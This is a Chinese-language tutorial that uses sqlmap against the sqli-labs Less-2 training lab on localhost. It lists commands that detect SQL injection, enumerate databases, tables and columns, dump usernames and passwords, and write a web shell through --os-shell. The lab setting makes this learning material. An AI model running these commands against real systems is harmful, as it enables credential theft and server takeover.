
环境
- phpstudy
- sqli-labs
本次注入中我们使用sqli-labs的less-2作为测试网站
使用sqlmap进行MySQL数据库的注入

检测是否存在注入
python sqlmap.py -u http://localhost/sqli-labs/Less-2/index.php?id=1


显示payload详细信息
python sqlmap.py -u http://localhost/sqli-labs/Less-2/index.php?id=1 -v 3
当前数据库用户是否是高权限用户
python sqlmap.py -u http://localhost/sqli-labs/Less-2/index.php?id=1 –is-dba


查看当前用户的权限
python sqlmap.py -u http://localhost/sqli-labs/Less-2/index.php?id=1 –privileges

爆数据库
python sqlmap.py -u http://localhost/sqli-labs/Less-2/index.php?id=1 –dbs
爆当前数据库
python sqlmap.py -u http://localhost/sqli-labs/Less-2/index.php?id=1 –current-db

爆所有数据库的所有表(比较慢,因为所有数据库中的表太多了)
python sqlmap.py -u http://localhost/sqli-labs/Less-2/index.php?id=1 –tables


爆指定数据库的所有表
python sqlmap.py -u http://localhost/sqli-labs/Less-2/index.php?id=1 -tables -D security

爆指定表的所有列
python sqlmap.py -u http://localhost/sqli-labs/Less-2/index.php?id=1 -columns -T users -D security

爆指定列的指定字段
python sqlmap.py -u http://localhost/sqli-labs/Less-2/index.php?id=1 -dump -C id,username,password -T users -D security
sqlmap写入shell
python sqlmap.py -u http://localhost/sqli-labs/Less-2/index.php?id=1 –os-shell
这里我们是php的环境,我们选择4

这里我们选择2,自定义路径

选择接受标准输出

我们的文件夹中出现了写入的shell
